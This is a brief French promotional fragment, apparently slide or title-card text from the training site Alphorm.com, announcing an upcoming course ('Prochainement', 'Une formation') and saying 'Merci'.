Alphorm.com



Prochainement



Une formation
Alphorm.com



Merci